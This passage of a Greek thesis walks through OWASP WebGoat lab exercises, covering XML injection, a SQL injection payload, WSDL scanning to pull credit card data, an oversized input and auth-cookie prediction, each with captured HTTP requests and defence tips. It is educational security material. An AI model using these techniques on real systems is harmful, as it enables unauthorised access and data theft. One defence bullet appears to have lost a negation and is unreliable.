
Όσο αφορά την πρόληψη από τις CSRF επιθέσεις, θα πρέπει να δημιουργείται ένα unique token, το οποίο θα αποθηκεύεται σε ένα hidden input field και θα αποστέλλεται στο body οποιουδήποτε http request. Επίσης, θα πρέπει να ζητείται από τον χρήστη να κάνει ξανά authenticate καθώς επίσης και να συμπληρώσει κάποιο Captcha προκειμένου να διαπιστωθεί ότι πρόκυτε για ενέργεια του χρήστη.

3.2.4 Ajax security


Το asynchronous javascript και xml είναι μία από τις πιο περιζήτητες τεχνικές που χρησιμοποιούν οι προγραμματιστές σε μία εφαρμογή. Όπως κάθε τεχνολογία έχει τα δικά της security issues έτσι και αυτή έχει αρκετά. Μερικές από αυτές είναι:

- Η αποτυχία του να προστατέψει authentication και session πληροφορίες
- Οι συχνές επικοινωνίες μεταξύ client-server, το οποίο αυξάνει την πιθανότητα για security issues


Μέσα από το WebGoat θα μεταφερθούμε στην ενότητα που μας επιτρέπει να πραγματοποιήσουμε μία XML επίθεση.



Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο, να χρησιμοποιήσει xml injection με σκοπό να εισάγει νέα rewards. Θα πρέπει να πάμε πρώτα στο burp suite και να τον ρυθμίσουμε ώστε να κάνει intercept τα client request και τα server responses.



Εισάγοντας τώρα το accountID που μας δόθηκε στην εκφώνηση (accountID = 836239), μας εμφανίζεται η λίστα με τα διαθέσιμα rewards που μπορούμε να χρησιμοποιήσουμε. Η λίστα περιλαμβάνει τα τρία από τα πέντε rewards.



Εισάγοντας τώρα το accountID που μας δόθηκε στην εκφώνηση (accountID = 836239), μας εμφανίζεται η λίστα με τα διαθέσιμα rewards που μπορούμε να χρησιμοποιήσουμε. Η λίστα περιλαμβάνει τα τρία από τα πέντε rewards.

Κάνοντας sniff στο request, παρατηρούμε ότι έρχετε από τον server ένα xml response το οποίο περιλαμβάνει τα rewards. Τροποποιούμε το xml, εισάγοντας και τα δύο εναπομείναν rewards.

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: no-cache
Content-Type: text/xml
Date: Sun, 11 Sep 2016 15:22:45 GMT
Connection: close
Content-Length: 140

<root>
<reward>WebGoat Mug 20 Pts</reward>
<reward>WebGoat t-shirt 50 Pts</reward>
<reward>WebGoat Secure Kettle 30 Pts</reward>
<reward>WebGoat Core Duo Laptop 2000 Pts</reward>
<reward>WebGoat Hawaii Cruise 3000 Pts</reward>
</root>

Έτσι λοιπόν, με αυτό τον τρόπο, καταφέραμε να παρεμβάλουμε και να δώσουμε στον χρήστη την δυνατότητα να χρησιμοποιήσει όλα τα rewards, ανεξαρτήτως εάν έχει το δικαίωμα ή όχι.

Όσο αφορά την πρόληψη από XML injection επιθέσεις, θα πρέπει :

Client-side

- Να χρησιμοποιείται το .innerText αντί του .innerHtml
- Να μην χρησιμοποιούνται eval functions
- Να αποφεύγεται το δημιουργίας xml δυναμικά
- Να στέλνουμε στον client σημαντικές πληροφορίες
- Να μην μεταφέρουμε σημαντικές λογικές στον client

Server-side

- Να χρησιμοποιείται CSRF προστασία
- Τα service να μην μπορούν να κληθούν από τους χρήστες (directly)
- Να χρησιμοποιείται κάποιο framework για την δημιουργία του xml

3.2.5 Denial of service

Το Denial of Service (DoS) είναι μια προσπάθεια από τους επιτιθέμενους ώστε να κάνουν έναν πόρο δικτύου να μην είναι διαθέσιμος. Οι επιθέσεις αυτές συνήθως έχουν ως στόχο υπηρεσίες που φιλοξενούν critical web applications, όπως τράπεζες και εφαρμογές πληρωμής πιστωτικών καρτών.

Μέσα από το WebGoat θα μεταφερθούμε στην ενότητα που μας επιτρέπει να πραγματοποιήσουμε μία DOS επίθεση. Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο, να κάνει login πολλαπλές φορές με σκοπό να παραβιάσει το μέγιστο db thread pool.

Σε πρώτη φάση, θα χρειαστεί να βρούμε credential, προκειμένου να καταφέρουμε να κάνουμε login. Αυτό θα το πετύχουμε κάνοντας Sql Injection. Για τον λόγω που μας είναι άγνωστα και το username και το password θα εφαρμόσουμε την ίδια τακτική και στα δύο, Δηλαδή, θα εισάγουμε και στα δύο πεδία το ίδιο text (a' OR '1'= '1). Κάνοντας την παρακάτω ενέργεια και πατώντας το πλήκτρο login, θα μας επιστραφούν όλες οι εγγραφές που είναι αποθηκευμένες στον πίνακα user_system_data.


Εφόσον πήραμε τα credential των χρηστών, κάνουμε login με τα creds χρηστών για περισσότερες από δύο φορές, με σκοπό έτσι να κάνουμε την επίθεση DoS επιτυχής. Ο λόγος που επιλέγουμε να κάνουμε login περισσότερες από δύο φορές είναι ότι το db connection μπορεί να κάνει handle μέχρι δύο threads. Στην περίπτωση μας, ξεπερνώντας αυτό τον αριθμό, κατορθώσαμε να κάνουμε επίθεση DoS.

Όσο αφορά την πρόληψη από DoS επιθέσεις, θα πρέπει να αποφεύγουμε να καταναλώνουμε την CPU σε διάφορες δραστηριότητες καθώς επίσης να αποθηκεύουμε τα δεδομένα του συστήματος σε διαφορετικό δίσκο από τον δίσκο που κρατάμε τα δεδομένα των βάσεων δεδομένων.

3.2.6 Web service security

Στις νέες web-based εφαρμογές, η χρήση των webservices είναι αναπόφευκτη και αυτό έχει ως αποτέλεσμα να είμαστε επιρρεπείς σε επιθέσεις. Δεδομένου ότι ένα request σε ένα web service μπορεί να αντλήσει δεδομένα από διάφορες εφαρμογές, οι προγραμματιστές θα πρέπει να λάβουν πρόσθετα μέτρα προκειμένου να αποφευχθεί κάθε είδους διείσδυση από επιτιθέμενους.

Μέσα από το WebGoat θα μεταφερθούμε στην ενότητα που μας επιτρέπει να πραγματοποιήσουμε WSDL Scanning. Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο, να πάρει κωδικούς πιστωτικών καρτών από την βάση δεδομένων, μέσω ενός web service.



Επιλέγοντας στο multiselect τα πεδία που θέλουμε να μας επιστραφούν και πατώντας το πλήκτρο submit, βλέπουμε το παρακάτω SOAP Xml request.

```
<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions targetNamespace="http://localhost:8080/WebGoat/services/WSDLScanning"
xmlns:apachesoap="http://xml.apache.org/xml-soap"
xmlns:impl="http://localhost:8080/WebGoat/services/WSDLScanning"
xmlns:intf="http://localhost:8080/WebGoat/services/WSDLScanning"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
xmlns:wsdlsoap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
   <wsdl:message name="getLoginCountRequest">
      <wsdl:part name="id" type="xsd:int" />
   </wsdl:message>
   <wsdl:message name="getCreditCardResponse">
      <wsdl:part name="getCreditCardReturn" type="xsd:string" />
   </wsdl:message>
   <wsdl:message name="getLoginCountResponse">
      <wsdl:part name="getLoginCountReturn" type="xsd:string" />
   </wsdl:message>
   <wsdl:message name="getCreditCardRequest">
      <wsdl:part name="id" type="xsd:int" />
   </wsdl:message>
   <wsdl:message name="getLastNameResponse">
      <wsdl:part name="getLastNameReturn" type="xsd:string" />
   </wsdl:message>
   <wsdl:message name="getFirstNameRequest">
      <wsdl:part name="id" type="xsd:int" />
   </wsdl:message>
   <wsdl:message name="getFirstNameResponse">
      <wsdl:part name="getFirstNameReturn" type="xsd:string" />
   </wsdl:message>
   <wsdl:message name="getLastNameRequest">
      <wsdl:part name="id" type="xsd:int" />
   </wsdl:message>
   <wsdl:portType name="WSDLScanning">
      <wsdl:operation name="getFirstName" parameterOrder="id">
         <wsdl:input message="impl:getFirstNameRequest" name="getFirstNameRequest" />
         <wsdl:output message="impl:getFirstNameResponse" name="getFirstNameResponse" />
      </wsdl:operation>
      <wsdl:operation name="getLastName" parameterOrder="id">
         <wsdl:input message="impl:getLastNameRequest" name="getLastNameRequest" />
         <wsdl:output message="impl:getLastNameResponse" name="getLastNameResponse" />
      </wsdl:operation>
      <wsdl:operation name="getCreditCard" parameterOrder="id">
         <wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest" />
         <wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse" />
      </wsdl:operation>
      <wsdl:operation name="getLoginCount" parameterOrder="id">
         <wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest" />
         <wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse" />
      </wsdl:operation>
   </wsdl:portType>
   <wsdl:binding name="WSDLScanningSoapBinding" type="impl:WSDLScanning">
```

```
      <wsdlsoap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http" />
      <wsdl:operation name="getFirstName">
         <wsdlsoap:operation soapAction="" />
         <wsdl:input name="getFirstNameRequest">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://lessons.webgoat.owasp.org" use="encoded" />
         </wsdl:input>
         <wsdl:output name="getFirstNameResponse">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://localhost:8080/WebGoat/services/WSDLScanning" use="encoded" />
         </wsdl:output>
      </wsdl:operation>
      <wsdl:operation name="getLastName">
         <wsdlsoap:operation soapAction="" />
         <wsdl:input name="getLastNameRequest">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://lessons.webgoat.owasp.org" use="encoded" />
         </wsdl:input>
         <wsdl:output name="getLastNameResponse">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://localhost:8080/WebGoat/services/WSDLScanning" use="encoded" />
         </wsdl:output>
      </wsdl:operation>
      <wsdl:operation name="getCreditCard">
         <wsdlsoap:operation soapAction="" />
         <wsdl:input name="getCreditCardRequest">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://lessons.webgoat.owasp.org" use="encoded" />
         </wsdl:input>
         <wsdl:output name="getCreditCardResponse">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://localhost:8080/WebGoat/services/WSDLScanning" use="encoded" />
         </wsdl:output>
      </wsdl:operation>
      <wsdl:operation name="getLoginCount">
         <wsdlsoap:operation soapAction="" />
         <wsdl:input name="getLoginCountRequest">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://lessons.webgoat.owasp.org" use="encoded" />
         </wsdl:input>
         <wsdl:output name="getLoginCountResponse">
            <wsdlsoap:body encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
namespace="http://localhost:8080/WebGoat/services/WSDLScanning" use="encoded" />
         </wsdl:output>
      </wsdl:operation>
   </wsdl:binding>
   <wsdl:service name="WSDLScanningService">
      <wsdl:port binding="impl:WSDLScanningSoapBinding" name="WSDLScanning">
         <wsdlsoap:address location="http://localhost:8080/WebGoat/services/WSDLScanning" />
      </wsdl:port>
   </wsdl:service>
</wsdl:definitions>
```

Στο παραπάνω xml, βλέπουμε όλες τις διαθέσιμες λειτουργίες που μπορούμε να κάνουμε στο web service. Παρατηρώντας το καλύτερα, ανακαλύπτουμε μία λειτουργία την getCreditCard, την οποία και θα χρησιμοποιήσουμε με σκοπό να μας επιστραφούν κωδικοί πιστωτικών καρτών.

POST http://localhost:8080/WebGoat/attack?Screen=48&menu=1900 HTTP/1.1

Host: localhost:8080

Connection: keep-alive

Content-Length: 40

Accept: */*

Origin: http://localhost:8080

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.101 Safari/537.36

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Referer: http://localhost:8080/WebGoat/start.mvc

Accept-Encoding: gzip, deflate

Accept-Language: el,en-US;q=0.8,en;q=0.6,und;q=0.4

Cookie: JSESSIONID=574687C0EADE33028CCF2E28727C871B; unityEva=qjrsla2fnei1f5gkvk6smp7a46; _ga=GA1.1.247117826.1473332666

id=101&field=getCreditCard&SUBMIT=Submit


Έτσι λοιπόν, χρησιμοποιώντας το burp suite, τροποποιούμε το request που γίνεται κατά το submit ώστε αντί να καλεί την function getFirstName να καλεί την function getCreditCard. Αυτό θα έχει ως αποτέλεσμα να μπορούμε να δούμε πληροφορίες πιστωτικών καρτών άλλων χρηστών.

Όσο αφορά την πρόληψη των web service επιθέσεων, θα πρέπει να αποφεύγουμε να μεταφέρουμε ευαίσθητες πληροφορίες μέσω των web service και αν αυτό απαιτείται θα πρέπει οπωσδήποτε να κάνουμε encrypt τα δεδομένα ώστε να μην μπορούν να διαβαστούν εύκολα.


3.2.7 Buffer overflows

Μία buffer overflow επίθεση προκύπτει όταν ένα πρόγραμμα προσπαθεί να αποθηκεύσει περισσότερα δεδομένα σε ένα χώρο αποθήκευσης προσωρινών δεδομένων (buffer) από ότι ήταν προγραμματισμένο να κρατήσει. Δεδομένου ότι οι buffers έχουν δημιουργηθεί με σκοπό να περιέχουν ένα πεπερασμένο αριθμό δεδομένων, οι επιπλέον πληροφορίες μπορούν να δημιουργήσουν υπερχείλιση των buffers και αυτό να έχει ως αποτέλεσμα του να διαφθείρει τα έγκυρα δεδομένα που περιέχονται σε αυτούς.

Μέσα από το WebGoat θα μεταφερθούμε στην ενότητα που μας επιτρέπει να πραγματοποιήσουμε buffer overflow επιθέσεις.



Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο, σε πρώτη φάση να κάνουμε login με τα δικά μας στοιχεία (firstname, lastname, room number). Προτού γεμίσουμε την φόρμα και πατήσουμε το πλήκτρο submit, θα πρέπει να πάμε στις ρυθμίσεις του burp suite (proxy, options) και να ενεργοποιήσουμε την επιλογή «Unhide hidden form fields».



Έτσι λοιπόν, πάμε και γεμίσουμε την φόρμα δίνοντας τις τιμές, firstname: Chronis, lastname: Kyriakidis και στο πεδίο Room number βάζουμε έναν πολύ μεγάλο αριθμό, ώστε να προκαλέσουμε το buffer overflow. Πατώντας το πλήκτρο submit, θα δούμε στο burp suite το παρακάτω request.

POST http://localhost:8080/WebGoat/attack?Screen=74&menu=600 HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Content-Length: 16777216
Accept: */*
Origin: http://localhost:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.101 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: el,en-US;q=0.8,en;q=0.6,und;q=0.4
Cookie: JSESSIONID=574687C0EADE33028CCF2E28727C871B; unityEva=qjrsla2fnei1f5gkvk6smp7a46; _ga=GA1.1.247117826.1473332666

first_name=Chronis&last_name=Kyriakidis&room_no=aa…….

Όπως βλέπουμε στο request, στις παραμέτρους του body, εμφανίζονται τα κρυφά πεδία last_name, first_name και room_no. Όσο αφορά την επίθεση έγινε επιτυχώς καθώς το request μας εμφάνισε επιπλέον πληροφορίες που αφορούν κάποιο vip πρόσωπο με τα στοιχεία Johnathan Ravern και κωδικό δωματίου 4321.


Όσο αφορά την πρόληψη από buffer overflows επιθέσεις, θα πρέπει να :

- Να γίνεται συχνά code review του κώδικα
- Να ενημέρωση και εκπαίδευση των προγραμματιστών
- Να δημιουργούνται ασφαλής λειτουργικότητες
- Ανά συχνές περιόδους να γίνονται scan για buffer overflows αδυναμίες


3.2.8 Broken authentication and session management flows

Μία τέτοια επίθεση προκύπτει όταν οι λειτουργίες ελέγχου ταυτότητας που σχετίζονται με την εφαρμογή δεν έχουν εφαρμοστεί σωστά με αποτέλεσμα να επιτρέψουν στους επιτιθέμενους να εκθέσουν κωδικούς πρόσβασης, session id ή να εκμεταλλευτούν άλλες αδυναμίες της εφαρμογής χρησιμοποιώντας τα credential άλλων χρηστών.

Μέσα από το WebGoat θα μεταφερθούμε στην ενότητα Session management flows, όπου μας επιτρέπεται να πραγματοποιήσουμε Spoof an Authentication Cookie επίθεση.



Η εκφώνηση της άσκησης καλεί τον επιτιθέμενο, να αποφύγει τον authentication έλεγχο. Κάνοντας login με τα credential, username: webgoat και password: webgoat, βρίσκουμε μέσα από το burp suite ότι στο request το Jsession ID έχει την τιμή «574687C0EADE33028CCF2E28727C871B» ενώ στο response το AuthCookie έχει τιμή «65432ubphcfx»



POST http://localhost:8080/WebGoat/attack?Screen=8&menu=1800 HTTP/1.1
Host: localhost:8080
Connection: keep-alive
Content-Length: 46
Accept: */*
Origin: http://localhost:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.101 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: el,en-US;q=0.8,en;q=0.6,und;q=0.4
Cookie: **JSESSIONID=574687C0EADE33028CCF2E28727C871B**;
Username=webgoat&Password=webgoat&SUBMIT=Login

Κάνοντας τώρα login με το δεύτερο set από credential που μας δόθηκαν, username: aspect, password: aspect, βλέπουμε στο burp suite αντίστοιχα τα jsession id όπου έχει τιμή «574687C0EADE33028CCF2E28727C871B» και AuthCookie όπου έχει τιμή «65432udfqtb».

Σε αυτή την περίπτωση πρέπει να κάτσουμε και να αναλύσουμε τα AuthCookie patterns. Παρατηρούμε ότι και στις δύο περιπτώσεις login με διαφορετικά accoutns, η τιμή που έχει είναι κατά το ήμισυ κοινή, δηλαδή, και τα δύο ξεκινούν με την τιμή 65432. Στην συνέχεια αναλύουμε την δεύτερο μέρος που είναι μη κοινό, δηλαδή, τα «ubphcfx» και «udfqtb».

Παρατηρώντας καλύτερα, βλέπουμε ότι τα μη κοινά values έχουν ίδιο μήκος με το όνομα χρήστη και έτσι συμπεραίνουμε ότι χρησιμοποιούν κάποια μέθοδος κρυπτογράφησης πάνω στο όνομα χρήστη για να προκύψει αυτό το value. Παρατηρήσαμε επίσης, ότι αν αντιστρέψουμε το username, δηλαδή to webgoat σε taogbew και πάω στο αλφάβητο και πάρω το επόμενο γράμμα τότε το value που θα προκύψει θα είναι το «ubphcfx». Έτσι λοιπόν, ξέροντας τα username των χρηστών μπορώ να προβλέψω το AuthCookie value και να προσπεράσω το authentication. Παράδειγμα, αν υποθέσουμε ότι έχουμε κάποιον χρήστη με username: Chronis τότε το AuthCookie θα είναι το «tjopsid». Χρησιμοποιώντας το συγκεκριμένο AuthCookie σε κάθε request μπορώ να αποφύγω το authentication.

Όσο αφορά την πρόληψη από τέτοιου είδους επιθέσεις, θα πρέπει να δημιουργούνται ισχυροί μηχανισμοί authentication και session management με τέτοιο τρόπο ώστε να μην μπορούν να αντιληφθούν οι επιτιθέμενοι τα values καθώς επίσης και προστασία από XSS επιθέσεις ώστε να μην μπορούν να επιτευχθούν κλοπές των session id’s.

Συμπεράσματα

Στην παρούσα διπλωματική εργασία, αναφέρθηκε ο τρόπος λειτουργίας των εφαρμογών διαδικτύου, πιθανές απειλές που μπορούν να προκύψουν καθώς επίσης και ανίχνευση διαφόρων ειδών επιθέσεων πάνω στην εφαρμογή WebGoat project.

